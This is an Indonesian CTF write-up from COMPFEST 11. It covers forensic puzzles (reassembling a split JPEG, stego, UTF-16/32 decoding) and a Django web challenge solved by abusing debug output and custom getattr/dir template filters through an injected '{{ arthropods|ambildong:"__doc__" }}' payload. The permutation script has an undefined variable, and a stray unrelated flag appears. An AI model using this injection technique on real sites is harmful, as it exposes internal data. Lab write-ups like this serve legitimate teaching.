

Write Up COMPFEST 11

Sejuta Kerinduan



Dimas Fariski Setyawan Putra
Achmad Zaenuri Dahlan Putra
Mochammad Riyan Firmansyah


Forensic

File Separation

Cara Pengerjaan


Kami diberi 8 file yang setelah kami analisa kami menemukan dua file yang memiliki signature dokumen JPEG

Header




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 FF D8 FF E1 09 95 45 78 69 66 00 00 4D 4D 00 2A 00 00 2A 00 00 00 08 00 07 01 12 00 03 00 00 01 00 01 .....Exif.....
00000010 00 00 00 08 00 07 01 12 00 03 00 00 01 00 01 .....
00000020 00 00 01 1A 00 05 00 00 00 01 00 00 62 01 1B .....
00000030 00 05 00 00 00 01 00 00 6A 01 28 00 03 00 00 .....
00000040 00 01 00 02 00 00 01 31 00 02 00 00 20 00 00 .....
00000050 00 72 01 32 00 02 00 00 14 00 00 00 92 87 69 .....
00000060 00 04 00 00 00 01 00 00 0A 00 00 00 D4 00 0A .....
00000070 FC 80 00 00 27 10 00 0A FC 80 00 00 27 10 41 64 .....
00000080 6F 62 65 20 50 68 6F 74 6F 73 68 6F 70 20 43 53 .....
00000090 36 20 28 4D 41 63 69 4E 74 6F 73 68 29 00 32 30 .....
000000A0 31 39 3A 30 36 3A 32 36 20 32 32 3A 35 38 3A 33 .....
000000B0 30 00 00 00 00 03 A0 01 00 03 00 00 01 FF FF .....
000000C0 00 00 A0 02 00 04 00 00 01 00 00 05 00 A0 03 .....
000000D0 00 04 00 00 00 01 00 00 02 D0 00 00 00 00 00 .....
000000E0 00 06 01 03 00 03 00 00 01 00 06 00 00 01 1A .....
000000F0 00 05 00 00 00 01 00 00 01 22 01 1B 00 05 00 .....
00000100 00 01 00 00 01 2A 01 28 00 03 00 00 00 01 00 .....
00000110 00 00 02 01 00 04 00 00 00 01 00 00 01 32 02 .....
00000120 00 04 00 00 00 01 00 00 08 5B 00 00 00 00 00 .....
00000130 00 48 00 00 00 01 00 00 00 48 00 00 01 FF D8 .....
00000140 FF ED 00 0C 41 64 6F 62 65 6F 43 4D 00 02 FF EE .....
00000150 00 0E 41 64 6F 62 65 00 64 80 00 00 00 01 FF DB .....
00000160 00 84 00 0C 08 08 08 09 08 0C 09 0C 11 0B 0A .....
00000170 0B 11 15 0F 0C 0C 0F 15 18 13 13 15 13 13 18 11 .....
00000180 0C 0C 0C 0C 0C 0C 11 0C 0C 0C 0C 0C 0C 0C 0C .....
```

Footer




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
0001D910 BA F7 BF 7B F7 5E EB DE FA BF BD D3 AA EA F9 75 .....
0001D920 93 C7 FE 3F EF 1F F1 BF 7D FB D7 56 EB 1F BF 7B .....
0001D930 F7 5E EB DE FD EF DD 7B AF 7B F7 BF 75 EE BD EF .....
0001D940 DE FD D7 BA F7 BF 7B F7 5E EB DE FD EF DD 7B AF .....
0001D950 7B F7 BF 75 EE BD EF DE FD D7 BA F7 BF 7B F7 5E .....
0001D960 EB DE FD EF DD 7B AF 7B F7 BF 75 EE BD EF DE FD .....
0001D970 D7 BA F7 BF 7B F7 5E EB DE FD EF DD 7B AF 7B F7 .....
0001D980 BF 75 EE BD EF DE FD D7 BA F7 BF 7B F7 5E EB DE .....
0001D990 FD EF DD 7B AF 7B F7 BF 75 EE BD EF DE FD D7 BA .....
0001D9A0 F7 BF 7B F7 5E EB DE FD EF DD 7B AF 7B F7 BF 75 .....
0001D9B0 EE BD EF DE FD D7 BA F7 BF 7B F7 5E EB DE FD EF .....
0001D9C0 DD 7B AF 7B F7 BF 75 EE BD EF DE FD D7 BA F7 BF .....
0001D9D0 7B F7 5E EB DE FD EF DD 7B AF 7B F7 BF 75 EE BD .....
0001D9E0 EF DE FD D7 BA F7 BF 7B F7 5E EB DE FD EF DD 7B .....
0001D9F0 AF 7B F7 BF 75 EE BD EF DE FD D7 BA F7 BF 7B F7 .....
0001DA00 5E EB DE FD EF DD 7B AF 7B F7 BF 75 EE BD EF DE .....
0001DA10 FD D7 BA F7 BF 7B F7 5E EB DE FD EF DD 7B AF 7B .....
0001DA20 F7 BF 75 EE BD EF DE FD D7 BA F7 BF 7B F7 5E EB .....
0001DA30 DE FF 00 FF D8 .....
b.y.y0
```

Setelah kami berdiskusi kami berpendapat bahwa file tersebut merupakan file gambar yang dipecah menjadi 8 bagian, maka kami pun membuat program sederhana untuk melakukan penggabungan file dengan menggunakan permutasi agar lebih tepat.




Lalu kami menemukan 2 file yang menjadi dokumen jpeg valid dan flag terdapat pada salah satu file itu.



Sebelum kami submit sempat berfikir bahwa flag tersebut salah karena menggunakan header flag COMFPEST11 bukan COMPFEST11, eh ternyata emang itu flagnya.

Dan ternyata tanpa di gabungkan sudah kelihatan di exif



Walaaaaaahh.

Kode

permutation-merge.py

```
#!/usr/bin/env python
import itertools, os
random_file = ["5TJKUQMMHVSH6N26OVGYSEML7MR7XYMV",
"7UEIMXOSXHB7QMAK7ESUJFZ6W4S73L2Y",
"LVF5LK4BNHVVW2K5DBT4J7KIQJD4MQDQH",
"MXXRYR7KVHCQYQCCPTC4YTTZI4CVRHEB",
"O2KA5QQJO7SADZKP3REYQADUB7MR3CT6",
"YUAE3MNDTWG67BGF4BKXLFR2XNXWWGCV"]
c = 0
for i in list(itertools.permutations(list_ex)):
    os.system("cat FUONSYBYZZFIZRO24CR7TUIJUOMMPWNL > {}.jpeg".format(c))
    for x in i:
        os.system("cat {} >> {}.jpeg".format(x,c))
    os.system("cat L6MX2CYFKDEYXEZ5QWHHM4Q57H6WSJQK >> {}.jpeg".format(c))
    c += 1
```


Flag

COMFPEST11{1TTL3_t1R3D_hUH_9e153ed8}

Cable News Network

Cara Pengerjaan

Kami diberi 1 file gambar yang gak jelas, tanpa basa basi kami pun mencoba mengunggahnya di <https://georgeom.net/StegOnline/> karena belum kepikiran gimana kira kira solusinya. Eh kebetulan bisa dengan ilmu set-set-set




Flag

COMPFEST11{preprocessing_convolutional_neural_network_yeay}


Encang Maman Belajar Ngoding

Cara Pengerjaan

Diberi 1 file arsip ZIP yang berisi 2 file pesan1 dan pesan2 dimana dalam keterangan Hint (yang dinanti-nantikan lama sekali) merupakan file dengan encoding tertentu yang penandanya sudah dihapus. Setelah melihat Hint kedua akhirnya kami tercerahkan



Kami langsung membuat program sederhana untuk merubah encoding kedua file menjadi utf-8 dan membukanya menggunakan bantuan aplikasi linux "strings"



Kode

decode.py

```
#!/usr/bin/env python
with open("pesan1", 'rb') as source_file:
    with open("pesan1dec", 'w+b') as dest_file:
        contents = source_file.read()
        dest_file.write(contents.decode('utf-16').encode('utf-8'))

with open("pesan2", 'rb') as source_file:
    with open("pesan2dec", 'w+b') as dest_file:
        contents = source_file.read()
        dest_file.write(contents.decode('utf-32').encode('utf-8'))
```

Flag


COMPFEST11{p14Y1n6_wITH_un1C0D3_uWu}

Web


Pemetaan Perguruan Tinggi

Cara Pengerjaan


Diberikan sebuah link yaitu <http://104.250.105.109:19014/> dengan tampilan sebagai berikut



Disini kami coba untuk menginputkan beberapa data, seperti yang sesuai dengan contoh ataupun tidak, e.g : `{{ mammals }}` -> keluar gambar mamalia, `{{ coba }}` -> keluar tulisan coba, coba -> keluar tulisan “yah error, coba masukin input yg benar :)”, dan setelah itu kami mencoba memasukkan `{{ 0 }}` dan ternyata error, berikut tampilannya.



Disini input kita mengalami error dikarenakan `< 1` yaitu 0



Karena debug=true maka kita dapat melakukan debug terhadap error yang terjadi, kami mencoba telusuri kebawah dan menemukan banyak informasi, seperti bagaimana input kita dibaca


```

/code/myapp/views.py in homepage
24.     if cek_cookies(request):
25.         return cek_cookies(request)
26.     if request.method == "POST":
27.         data = request.POST.get('data', '')
28.         print('====debug====')
29.         print(data)
30.         print('====debug====')
31.         a = angkabukan('').join(data.split()[1:-1])
32.     try:
33.         template = Template(TEMP.format( "{{ " + data.split()[1].replace('mammals', 'mammals|safe').replace('pisces', 'pisces|safe').replace('amfibi', 'amfibi|safe') + "[safe }}" + a))
34.         context = RequestContext(request, {
35.             'arthropods': other,
36.             'mammals': ,
37.             'pisces': ,

```

► Local vars

input yang dibaca oleh program adalah yang ada di dalam {{ }}.

Selanjutnya turun kebaris 32-37, terlihat terdapat mammal dan pisces yang merupakan contoh dari inputan yang ada pada halaman depan, yang mana jika kita inputkan maka akan menghasilkan gambar dan gambar tersebut sesuai dengan value dari key yang ada pada dictionary tersebut.

Disini ada sesuatu yang mencurigakan yaitu arthropods, pertama karena tidak ditampilkan sebagai contoh dan kedua value dari key arthropods bukanlah gambar melainkan sebuah variable.

Lanjut ke bawah lagi dan terdapat hal menarik disini .

```

/code/myapp/templatetags/myfilters.py in angkabukan
6.
7. @register.filter(name='ambildong')
8. def ambildong(a, b):
9.     return getattr(a, b)
10.
11. @register.filter(name='angkabukan')
12. def angkabukan(a):
13.     return cobacek(a)
14.
15. @register.filter(name='isinya')
16. def isinya(a):
17.     return dir(a)
18.
19. def cobacek(a):

```

Terdapat dua buah filter yang menarik , yaitu memanggil function getattr() dan yang kedua memanggil function dir() , dari sini kita tahu fungsi dari dir() adalah untuk melihat attribute dari sebuah object dan getattr() untuk mendapatkan value dari atribut sebuah object. Disini kami mulai menyimpulkan bahwa value other tadi merupakan sebuah object, lalu bagaimana cara kita memanggil function isinya dan ambildong ? Karena disini menggunakan filter jadi kita bisa memanggilnya dengan {{ arthropods|isinya }} ,


reference : <https://docs.djangoproject.com/en/1.11/ref/templates/language/#filters>

```

127 class __delattr__ dict __dir__ __doc__ __eq__ __format__ __ge__ __getattr__ __gt__ __hash__ __init__ __init_subclass__ __le__ __lt__ __module__ __ne__ __new__ __reduce__ __reduce_ex__ __repr__ __setattr__ __sizeof__ __str__ __subclasshook__ __weakref__ arthropods|isinya

```

Lalu selanjutnya disini kami melakukan percobaan satu persatu untuk mendapatkan value berupa flag dari salah satu attribut diatas, dan ternyata terdapat pada attribute __doc__ , berikut payloadnya {{ arthropods|ambildong:"__doc__" }} .



```
COMPFEST11{djan90_cu5t0m_template_filters_d0nt_for93t_t0_set_debu9_fal5e}
arthropods|ambildong:"__doc__"
```

Flag

COMPFEST11{s3nd1ng_f4ke_m41l_huh?}

Pendaftaran Volunteer AYEY

Cara Pengerjaan

Kami diberikan link dengan <http://104.250.105.109:19018/> dengan tampilan sebagai berikut

